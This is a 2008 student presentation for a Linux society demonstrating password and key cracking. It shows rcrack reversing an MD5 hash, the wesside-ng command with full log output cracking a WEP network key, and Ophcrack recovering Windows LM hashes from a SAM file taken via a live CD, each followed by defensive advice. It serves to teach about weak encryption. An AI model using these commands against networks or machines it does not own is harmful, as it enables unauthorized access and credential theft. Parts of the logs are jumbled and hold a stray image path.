

Tyler Steiner
Linux Society
Encryption Hacking
July-13-08

Introduction

In our day to day uses of computers, we use all sorts of encryption. From simple wireless to MD5 hashes, each has its own use and weakness. This presentation will skim the surface of how each is vulnerable and how it can be cracked. This is not meant to be a comprehensive report on the workings of each algorithm, such would required hundreds of pages of documentation.

MD5 Hacking

In cryptography, MD5 (Message-Digest algorithm 5) is a widely used, partially insecure cryptographic hash function with a 128-bit hash value. As an Internet standard (RFC 1321), MD5 has been employed in a wide variety of security applications, and is also commonly used to check the integrity of files. An MD5 hash is typically expressed as a 32 digit hexadecimal number. [1] A string of text can also be passed through an MD5 hash to produce its 32 digit number.

A number of projects have created MD5 "rainbow tables" which are easily accessible online, and can be used to reverse many MD5 hashes into strings that collide with the original input for the purposes of password cracking. [1] These rainbow tables provide a quick access to many different hash sets. These sets "tables" can vary in size and characters involved. Common sets include: lowercase, alphanumeric, loweralpha-numeric, and mixalpha-numeric-all-space. Each set has different hashes. The tables have a certain amount of digits they contain as well. Common set range from 1-6 digits. Each additional character and digit will exponentially add to the size of the rainbow table. A mixalpha-numeric with 1-7 digits runs about 30GB, and mixalpha-numeric-all-space 1-6 digits is only 2.16GB.

For the example the hash of "steiner" (7bfd4d773bec1249bb691bbad9d968a8) will be used. The hash is put into rcrack and told what tables to use. For this example the loweralpha-numeric table will be used.

```
./rcrack *.rt -h 7bfd4d773bec1249bb691bbad9d968a8
md5_loweralpha-numeric#1-8_0_11300x67108864_0.rt:
1073741824 bytes read, disk access time: 23.22 s
verifying the file...
searching for 1 hash...
cryptanalysis time: 74.31 s
```

```
// === (TRUNCATED) === //
```

```
md5_loweralpha-numeric#1-8_5_11300x67108864_2.rt:
1073741824 bytes read, disk access time: 21.17 s
```

verifying the file...
searching for 1 hash...
plaintext of 7bfd4d773bec1249bb691bbad9d968a8 is steiner
cryptanalysis time: 4.31 s

statistics

plaintext found: 1 of 1 (100.00%)
total disk access time: 698.21 s
total cryptanalysis time: 610.89 s
total chain walk step: 382968306
total false alarm: 48444
total chain walk step due to false alarm: 186051032

result

7bfd4d773bec1249bb691bbad9d968a8 steiner hex:737465696e6572

This demonstrates the weakness of using an MD5 hash in passwords. Some blogs and online services store users passwords in this type of hash. Possible ways to avoid this exploitation is not to use the MD5 in storing passwords. If this is not possible, then use a stronger password. A 10+ password length will deter most crackers, as the table size becomes unbearably big.

The Wired Equivalent Privacy

Wired Equivalent Privacy (WEP) is a deprecated algorithm to secure IEEE 802.11 wireless networks. Wireless networks broadcast messages using radio and are thus more susceptible to eavesdropping than wired networks. When introduced in 1999, WEP was intended to provide confidentiality comparable to that of a traditional wired network.[2]

WEP is most commonly used in personal networks. Its simple to set up, which makes it attractive to the common man. This provides simple security, which in most cases is adequate for the needs of the person employing it. It is, on the other hand, not to be used in a cooperate or government environment where data is sensitive.

The flaw in the WEP algorithm comes with its initialization vectors (IV's). Standard 64-bit WEP uses a 40 bit key (also known as WEP-40), which is concatenated with a 24-bit initialization vector (IV) to form the RC4 traffic key. [2] Some IV's are weak enough that through statistical analysis reveal information about the key. By gathering enough of these IV's an attack can be performed. A common method to gather IV's is through a de-auth attack. This attack boots clients off the selected network. Once the client is off the network, it will most likely re-associate with the AP automatically . Thus creating more and more traffic.

This traffic is captured using airodump-ng. It can be set to only save the IV's, which can lower the file size.

The easiest way to go about the cracking method is to use a program called wesside-ng, part of the aircrack suite. Wesside-ng is an auto-magic tool which incorporates a number of techniques to seamlessly obtain a WEP key in minutes. It first identifies a network, then proceeds to associate with it, obtain PRGA (pseudo random generation algorithm) xor data, determine the network IP scheme, reinject ARP requests and finally determine the WEP key. [3] Wesside-ng does both the deauth attack as well as the packet capturing all in the same program.

A simple command as: "wesside-ng -i wlan0" will get you started.

```
[13:51:32] Using mac 00:C0:CA:17:DB:6A
[13:51:32] Looking for a victim...
[13:51:32] Found SSID(teddy) BSS=(00:14:6C:7E:40:80) chan=9
[13:51:32] Authenticated
[13:51:32] Associated (ID=5)
[13:51:37] Got ARP request from (00:D0:CF:03:34:8C)
[13:51:37] Datalen 54 Known clear 22
[13:51:37] Got 22 bytes of prga IV=(0e:4e:02) PRGA=A5 DC C3 AF 43 34 17 0D 0D 7E 2A C1 44 8A DA 51 A4
DF BB C6 4F 3C
[13:51:37] Got 102 bytes of prga IV=(0f:4e:02) PRGA=17 03 74 98 9F CC FB AA A1 B3 5B 00 53 EC 8F C3 BB
F7 56 21 09 95 12 70 24 8C C0 16 40 9F A8 BD BA C4 CC 18 04 A1 41 47 B3 22 8B D2 42 DC 71 54 CE AD FE
D0 C3 15 7E EB D1 E2 BB 69 7F 11 8A 99 40 FC 75 EC 12 BF 3B C8 2A 32 88 8A DC E8 35 7C EE DA A3 E3
6B 0C 45 21 DC BD 23 59 28 85 24 49 18 49 1C 24 6D E2
[13:51:37] Got 342 bytes of prga IV=(10:4e:02) PRGA=5C EC 18 24 F3 21 B2 74 2A 86 97 C7 4C 22 EC 42 00
3A C6 07 0C 02 AA D6 B6 D8 FF B1 16 F8 40 31 B7 95 3B F8 1B BD 94 8B 3B 7A 98 DE C6 72 FD F8 A5 FC
E7 81 A0 9E 01 76 44 57 C4 EB AE D7 AB EB 2F 40 C8 E5 5F EF 13 DB F4 F7 F2 91 D9 36 77 C1 F0 9C E4
8C BA F9 50 C0 B0 E7 23 75 85 41 82 54 F5 22 3C A9 45 0C 1F AE DA 3B F7 AA 41 30 23 63 97 B1 42 4C A8
0E C0 5A 7E A2 58 C2 02 B8 7F DB C7 CC 66 4D 86 53 30 E0 A0 81 52 13 14 08 5F 45 C5 AC 21 C3 90 86 A1
8D 45 CC 7C A2 F2 95 34 EF 38 59 FA 21 0F CC 63 81 05 26 8D B8 84 A1 D3 DF 5D E0 CA 23 52 85 4F 61 5B
E3 83 4B 2A 10 0A 14 94 FA 90 D4 FC 3F 7B CD A9 C3 E3 4D B7 99 BD 21 D4 FC DB 60 0C 92 8D 76 87 EF
F7 45 C6 D7 0B 96 A4 18 41 63 48 79 E0 4E 3A 9F 1B 8D 17 F5 B0 FE 30 F3 27 55 E1 EA 8A 60 FA 9E CB CE
D9 1D EE 94 20 20 EB 58 F8 55 38 4F C9 E7 53 55 94 6C 6A 6D F0 D5 4E DB 78 D6 52 A3 34 68 2C 8B 7A
EA C8 DA 3B D9 CB 4C 65 E6 CE B8 EE CD 58 DD C1 C8 F8 08 1B 27 EC 74 7E AD A0 0E 1E 85 79 F4 C0
54 D9 99 51 CA 96 02 73 93 33 6F E6 D5 F1 55 81 2B AA C4 3A B2 0A C6 04 FE
[13:51:39] Guessing PRGA 8e (IP byte=230)
[13:51:39] Got clear-text byte: 192
[13:51:40] Guessing PRGA be (IP byte=198)
[13:51:40] Got clear-text byte: 168
[13:51:40] Guessing PRGA 8d (IP byte=47)
[13:51:40] Got clear-text byte: 1
[13:51:40] Guessing PRGA 12 (IP byte=240)
[13:51:40] Got clear-text byte: 200
[13:51:40] Got IP=(192.168.1.200)
[13:51:40] My IP=(192.168.1.123)
[13:51:40] Sending arp request for: 192.168.1.200
[13:51:40] Got arp reply from (00:D0:CF:03:34:8C)
[13:52:25] WEP=000009991 (next crack at 10000) IV=60:62:02 (rate=115)
[13:52:36] WEP=000012839 (next crack at 20000) IV=21:68:02 (rate=204)
[13:52:25] Starting crack PID=2413
[13:52:27] WEP=000010324 (next crack at 20000) IV=0d:63:02 (rate=183)
[13:54:03] Starting crack PID=2415
```

[13:53:28] WEP=000023769 (next crack at 30000) IV=79:32:00 (rate=252)
[13:53:11] Starting crack PID=2414
[13:53:13] WEP=000020320 (next crack at 30000) IV=7d:2b:00 (rate=158)
[13:54:21] WEP=000034005 (next crack at 40000) IV=53:47:00 (rate=244)

[328385:55:08] Tested 5/70000 keys

KB depth byte(vote)
0 0/ 1 01(206) 3B(198) 5F(190) 77(188) 3D(187) D2(187) 60(186) 6F(186) A1(185) 48(184)
1 0/ 1 23(232) 82(190) BF(187) 4E(184) 0D(183) 90(181) B9(181) 08(180) 1A(180) 8A(180)
2 0/ 1 45(200) F0(186) 52(184) AE(184) 75(183) 48(181) A1(180) 71(179) DE(179) 21(178)
3 0/ 1 67(221) AE(202) B2(193) 14(191) 51(184) 6D(184) 64(183) 65(183) 5B(182) 17(181)
4 0/ 5 89(182) DB(182) 74(181) C2(181) CC(181) 64(180) CD(180) 5F(179) A6(179) 1A(178)

Key: 01:23:45:67:89

[13:54:51] WEP=000040387 (next crack at 50000) IV=0d:a0:02 (rate=180)
[13:55:08] WEP=000043621 (next crack at 50000) IV=da:5a:00 (rate=136)
[13:55:08] Stopping crack PID=2416
[13:55:08] KEY=(01:23:45:67:89)

Owned in 3.60 minutes


[13:55:08] Dying...

This demo shows that the WEP key was broken in under 4 minutes. This demo was performed in Linux Society and when working properly [4], cracked a WEP key in 27 seconds. There is one simple way to protect yourself again a WEP key attack. Don't use it.

NT LAN Manager

NTLM (NT LAN Manager) is a Microsoft authentication protocol used with the SMB protocol. MS-CHAP is similar and is used for authentication with Microsoft remote access protocols. During protocol negotiation, the internal name is nt lm 0.12. The version number 0.12 has not been explained. It is the successor of LANMAN (Microsoft LAN Manager), an older Microsoft authentication protocol, and attempted to be backwards compatible with LANMAN. [5] The NTLM is not a bad algorithm in and of itself, but the problem arises in the way the Microsoft stores them. Microsoft stores these LM hashes in 7 character chunks. These 7 character hashes are easily cracked, and because they are stored in 7 character chunks, the size of the password is irrelevant.

NTLM is used by Microsoft to store users passwords. The LM hash is stored in the system SAM file. Using a popular program called Ophcrack, a computer can be booted up in a linux live cd, have the SAM file nabbed, and the LM hash cracked within minutes.



The screenshot shows the Ophcrack application window. The title bar reads 'ophcrack'. The menu bar includes 'Load...', 'Delete', 'Tables...', 'Stop', 'Save As', 'Help', 'Exit', and 'About'. The main area contains a table with the following data:

| ID | USERNAME/LMHASH | LMpasswd1 | LMpasswd2 | NTpasswd |
|------|-----------------|-----------|-----------|-------------|
| 500 | Administrator | /}/ADMI | N}{} | /}/ADMin}{} |
| 1008 | ASPNET | PAS+SWO | RD1 | Pas+swORd1 |
| 501 | Guest | ASDFASD | | |
| 1003 | HelpAssistant | | YDO3V3K | |
| 1303 | nonpriv | | | |
| 1004 | Philippe | | LT | |

At the bottom of the window, a status bar displays: 'Table set: LM extended | Tables in use: 1 to 1 :51% | Passwords: 2/6 | Time ...'

Protection from this vulnerability can be achieved by using greater than 14-character passwords. Most free NTLM crackers only come with support up to 14-characters. Although they can still be cracked, the chance of this happening is reduced. Unless the machine is compromised, physical access is needed to crack the NTLM hash. This can reduce a chance of a compromise.

Conclusion

There is no perfect security, but even imperfect security can be used, and if used properly, achieve a certain level of safety. By being smart one can protect against intrusion. Always use the amount of security needed for the job. Do your homework on the security you are implementing, and use it accordingly. There are plenty of resources on Google to find how to crack and protect against all these demonstrated vulnerabilities.

1. MD5 – Wikipedia, <http://en.wikipedia.org/wiki/Md5>
2. WEP – Wikipedia, http://en.wikipedia.org/wiki/Wired_Equivalent_Privacy
3. Wesside-ng – aircrack-ng.org, <http://www.aircrack-ng.org/doku.php?id=wesside-ng>
4. wesside-ng is in an early beta stage, and is nowhere near perfected. Sometimes it

takes a while to get it working under certain hardware and conditions.

5. NTLM – Wikipedia, <http://en.wikipedia.org/wiki/NTLM>